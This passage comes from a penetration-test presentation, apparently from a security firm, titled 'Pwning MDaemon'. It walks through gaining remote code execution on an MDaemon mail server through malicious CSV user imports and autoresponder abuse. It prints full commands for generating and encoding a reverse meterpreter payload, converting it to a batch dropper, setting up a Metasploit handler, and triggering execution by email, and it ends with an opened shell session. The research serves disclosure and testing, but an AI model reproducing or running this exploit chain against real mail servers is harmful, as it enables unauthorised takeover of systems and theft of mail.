
Offset: 00000424 of 000004f8, 83% Sel: 00000000 - 00000000 (0 bytes)
```

Carriage Return characters (CR) have a hexadecimal value of `0d` whereas Line Feed characters (LF) have a hexadecimal value of `0a`. In MS Windows lines are terminated with CRLF which equals to `0d0a` in hex. However, the lines that make-up the code that will modify the *AutoResp.dat* file and are part of the user import file, must be terminated with CR characters only (`0d`).


Pwning MDaemon




Upon successful import of our malicious user file, we get a confirmation message which indicates that the inserted CR characters did not break the file structure.



By sending an email to Pluto, the command `dir \ > \mdaemon\worldclient\html\ssapi.dat` which is now part of the *AutoResp.dat* file, will be executed.



Pwning MDaemon



We redirected the output of the command executed in a file (*ssapi.dat*) located in the WorldClient's webroot directory, and we can hence view its contents using our browser.

Pwning MDaemon



Based on further research, we have identified that there is a way to gain remote code execution without the need to inject any Carriage Return (CR) characters in the *AutoResp.dat* file. Instead, we can setup the *AutoResp.dat* file in a way that will allow us to specify an executable file as the Autoresponder Program and also enable the Autoresponder functionality for our own user account. This is a better way to gain remote code execution because we don't mess with other users' configuration and hence do not risk interrupting their work.

This time, instead of executing operating system commands, we will setup a reverse meterpreter connection between the mail server (192.168.10.111) and our Metasploit instance (192.168.10.72). We start by creating a reverse meterpreter executable and setting up a Metasploit multi/handler. The way to transfer the executable file on the mail server is to convert it into a Windows batch file and paste its contents into the Autoresponder textbox. The system saves the Autoresponder text in a file in *C:\MDaemon\App*, with the user's email address (e.g. *goofy@ac1dc0de.com*) as the filename and *rsp* as the file extension. Using the Autoresponder program execution functionality we change the file extension to *.bat* and run the batch file. This creates the reverse meterpreter executable on disk which gets executed through Autoresponder and opens a reverse connection to our machine.

```
root@bt: /pentest/windows-binaries/tools
File Edit View Terminal Help
root@bt:/opt/metasploit/msf3# ./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.10.72 R | ./msfencode -t exe-small -e x86/shikata_ga_nai -c 1 > revmeter72.exe
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)

root@bt:/opt/metasploit/msf3# cp revmeter72.exe /pentest/windows-binaries/tools/
root@bt:/opt/metasploit/msf3# cd /pentest/windows-binaries/tools/
root@bt:/pentest/windows-binaries/tools# wine exe2bat.exe revmeter72.exe revmeter72.txt

Finished: revmeter72.exe > revmeter72.txt
root@bt:/pentest/windows-binaries/tools#
```

A reverse meterpreter backdoor is first generated and then converted to a Windows batch file using the tool *exe2bat.exe*.

Pwning MDaemon



```
Terminal
File Edit View Terminal Help
Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  Name  Current Setting  Required  Description
  ----  -

Payload options (windows/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process          yes       Exit technique: seh, thread, process, none
  LHOST     192.168.10.72    yes       The listen address
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Wildcard Target

msf exploit(handler) >
```


We setup a Metasploit multi/handler to catch the reverse meterpreter connection.

Pwning MDaemon




	A	B	C	D	E	F	Y	AA
1	Email	MailBox	Domain	FullName	MailDir	Password		AutoRespProcess
2	goofy@ac1dc0de.com	goofy	ac1dc0de.com	goofy	C:\MDAEMON	A1234b!	..snip..	cmd.exe /K copy goofy@ac1dc0de.com.rsp msf.bat /Y

These are the contents of the *RCE1.csv* import file. The *AutoRespProcess* is setup to copy *goofy@ac1dc0de.com.rsp* to *msf.bat*.



The *RCE1.csv* file is ready to be imported into the application.



Once the *RCE1.csv* file is imported, the *AutoResp.dat* file contains the execution string. However, the *Enabled* field is set to *No* which means that Autoresponder is turned off.

Pwning MDaemon



Alt-N WebAdmin - Mozilla Firefox

WorldClient - goofy (goofy@ac1dc0de.com) Alt-N WebAdmin

192.168.10.111:1000/main.wdm?sid=EMMRKVGANRVCUS

base64 online decod

WebAdmin for MDAemon

Accounts - goofy@ac1dc0de.com

Save Cancel

Account Settings

- Account Details
 - Mailing Lists
- Mobile Details
- IMAP Filters
- Autoresponder
- Forwarding
- Signature
- Options

Autoresponder (Out of Office)

☒ Enable an autoresponder for this account

☐ Schedule autoresponder

Start Date: [] Start Time: 12:00 AM

End Date: [] End Time: 12:00 AM

Autoresponder text:

```
echo e 0600 >>123.hex
echo 5c 78 35 37 22 20 2b 0a 22 5c 78 63 34 5c 78 64 37 5c 78 37 36 5c
35 37 5c 78 62 64 5c 78 38 34 5c 78 64 31 5c 78 33 66 5c 78 34 33 5c 7
32 5c 78 31 36 5c 78 65 30 5c 78 62 63 5c 78 64 31 22 20 2b 0a 22 5c 7
36 5c 78 64 64 5c 78 36 61 5c 78 31 63 5c 78 32 64 5c 78 31 37 5c 78 3
5c 78 34 63 5c 78 65 64 22 0a >>123.hex
echo r cX >>123.hex
echo 056c >>123.hex
echo w >>123.hex
echo q >>123.hex
debug<123.hex
copy 1.dll revmeter72.exe
```

Main

Sign Out

We then visit our own user account configuration page in WebAdmin and paste the contents of the reverse meterpreter batch file in the Autoresponder text area, by checking the “Enable an autoresponder for this account” checkbox and clicking the “Save” button whatever is contained in the text area is saved in the user’s .rsp file (e.g. goofy@ac1dc0de.com.rsp).

Pwning MDaemon




```
AutoResp.dat
1  [goofy@ac1dc0de.com]
2  Enabled=Yes
3  MailBackFile=C:\MDaemon\APP\goofy@ac1dc0de.com.rsp
4  RunProcess=cmd.exe /K copy goofy@ac1dc0de.com.rsp msf.bat /Y
5  PassMessage=No
```

The screenshot shows that the contents of the *AutoResp.dat* file have changed. The *Enabled* parameter has been set to Yes and the *MailBackFile* parameter has been inserted into the file. The fact that the *RunProcess* parameter still remains unchanged is also very important.

A screenshot of an email composition window. The window has a blue title bar with buttons for 'Send Now', 'Send Later', 'Spell Check', 'Advanced', and 'Cancel'. The 'From' field is set to '"goofy" <goofy@ac1dc0de.com>'. The 'To' field is set to '"goofy" <goofy@ac1dc0de.com>,'. The 'Cc' field is empty. The 'Subject' field is set to 'Stage 1 - Execute'. The 'Spell Check Language' is set to 'English'. The 'Attachments' section is empty with a 'Drag Attachments Here.' button. The email body is empty. The window has a standard Windows XP-style interface with a font and size dropdown, and various text formatting icons like bold, italic, underline, and bullet points.

By sending an email to our own email account initiates the execution of the value specified in the *RunProcess* parameter of the *AutoRespo.dat* file (look at the screenshot above).

Pwning MDaemon



Upon receipt of our email the system executes the command specified in the *AutoResp.dat* file and copies the *goofy@ac1dc0de.com.rsp* file to *msf.bat*.

Pwning MDaemon




```
C:\MDaemon\APP\AutoResp.dat - Notepad++
File Edit Search View Format Language Settings Macro Run TextFX Plugins Window ?
AutoResp.dat
1 [goofy@ac1dc0de.com]
2 Enabled=No
3 RunProcess=msf.bat
4 PassMessage=No
5
nb char : 70      Ln : 1 Col : 1 Sel : 0      Dos\Windows ANSI INS
```

Importing a second .csv file (e.g. *RCE2.csv*) with “*msf.bat*” as the command specified in the *RunProcess* parameter, the *AutoResp.dat* gets modified as shown in the left screenshot. Again, the *Enabled* field is set to *No* and therefore we have to set it to *Yes* using the procedure we followed above. However, this time we will not paste the contents of the meterpreter batch file in the Autoresponder text area; instead we can write something short in the text area (it is compulsory to write something), enable Autoresponder and save the changes.

```
C:\MDaemon\APP\AutoResp.dat - Notepad++
File Edit Search View Format Language Settings Macro Run TextFX Plugins Window ?
AutoResp.dat
1 [goofy@ac1dc0de.com]
2 Enabled=Yes
3 MailBackFile=C:\MDaemon\APP\goofy@ac1dc0de.com.rsp
4 RunProcess=msf.bat
5 PassMessage=No
6
nb char : 123     Ln : 1 Col : 1 Sel : 0      Dos\Windows ANSI INS
```

Upon saving the Autoresponder settings in WebAdmin, the *AutoRespo.dat* file looks like the screenshot on the left. Autoresponder has now been enabled.

Pwning MDAemon



Sending a second email to our own account triggers the execution of the command inside *AutoResp.dat*. The command generates the reverse meterpreter executable on the system.

Pwning MDaemon



```
C:\MDaemon\APP\AutoResp.dat - Notepad++
File Edit Search View Format Language Settings Macro Run TextFX Plugins Window ?
AutoResp.dat
1 [goofy@ac1dc0de.com]
2 Enabled=No
3 RunProcess=revmeter72.exe
4 PassMessage=No
5
nb char : 77 Ln : 1 Col : 1 Sel : 0 Dos\Windows ANSI INS
```

The third import file sets the reverse meterpreter executable as the *RunProcess* value.

```
C:\MDaemon\APP\AutoResp.dat - Notepad++
File Edit Search View Format Language Settings Macro Run TextFX Plugins Window ?
AutoResp.dat
1 [goofy@ac1dc0de.com]
2 Enabled=Yes
3 MailBackFile=C:\MDaemon\APP\goofy@ac1dc0de.com.rsp
4 RunProcess=revmeter72.exe
5 PassMessage=No
6
nb char : 130 Ln : 1 Col : 1 Sel : 0 Dos\Windows ANSI INS
```

Enabling Autoresponder through the procedure already mentioned in previous slides, modifies the contents of the *AutoResp.dat* accordingly.

Pwning MDaemon



```
Terminal
File Edit View Terminal Help
msf exploit(handler) > exploit


[*] Started reverse handler on 192.168.10.72:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.10.111
[*] Meterpreter session 2 opened (192.168.10.72:4444 -> 192.168.10.111:1446) at
2013-01-24 02:40:22 -0500

meterpreter > ls \\mdaemon

Listing: \\mdaemon
=====

Mode                Size      Type        Last modified          Name
----                -
40777/rwxrwxrwx    0         dir         2013-01-22 07:00:53 -0500 .
40777/rwxrwxrwx    0         dir         1980-01-01 03:00:00 -0500 ..
40777/rwxrwxrwx    0         dir         2013-01-24 02:38:17 -0500 App
40777/rwxrwxrwx    0         dir         2013-01-22 07:00:43 -0500 Archives
40777/rwxrwxrwx    0         dir         2013-01-22 07:00:43 -0500 Attachments
40777/rwxrwxrwx    0         dir         2013-01-22 07:00:53 -0500 CFilter
40777/rwxrwxrwx    0         dir         2013-01-22 07:00:43 -0500 Digests
40777/rwxrwxrwx    0         dir         2013-01-22 06:56:21 -0500 Docs
40777/rwxrwxrwx    0         dir         2013-01-22 07:00:43 -0500 Gateways
```

The final step in getting our reverse meterpreter shell is simply to send the third and final email to ourselves.



QSecure (Information Security Services)

www.qsecure.com.cy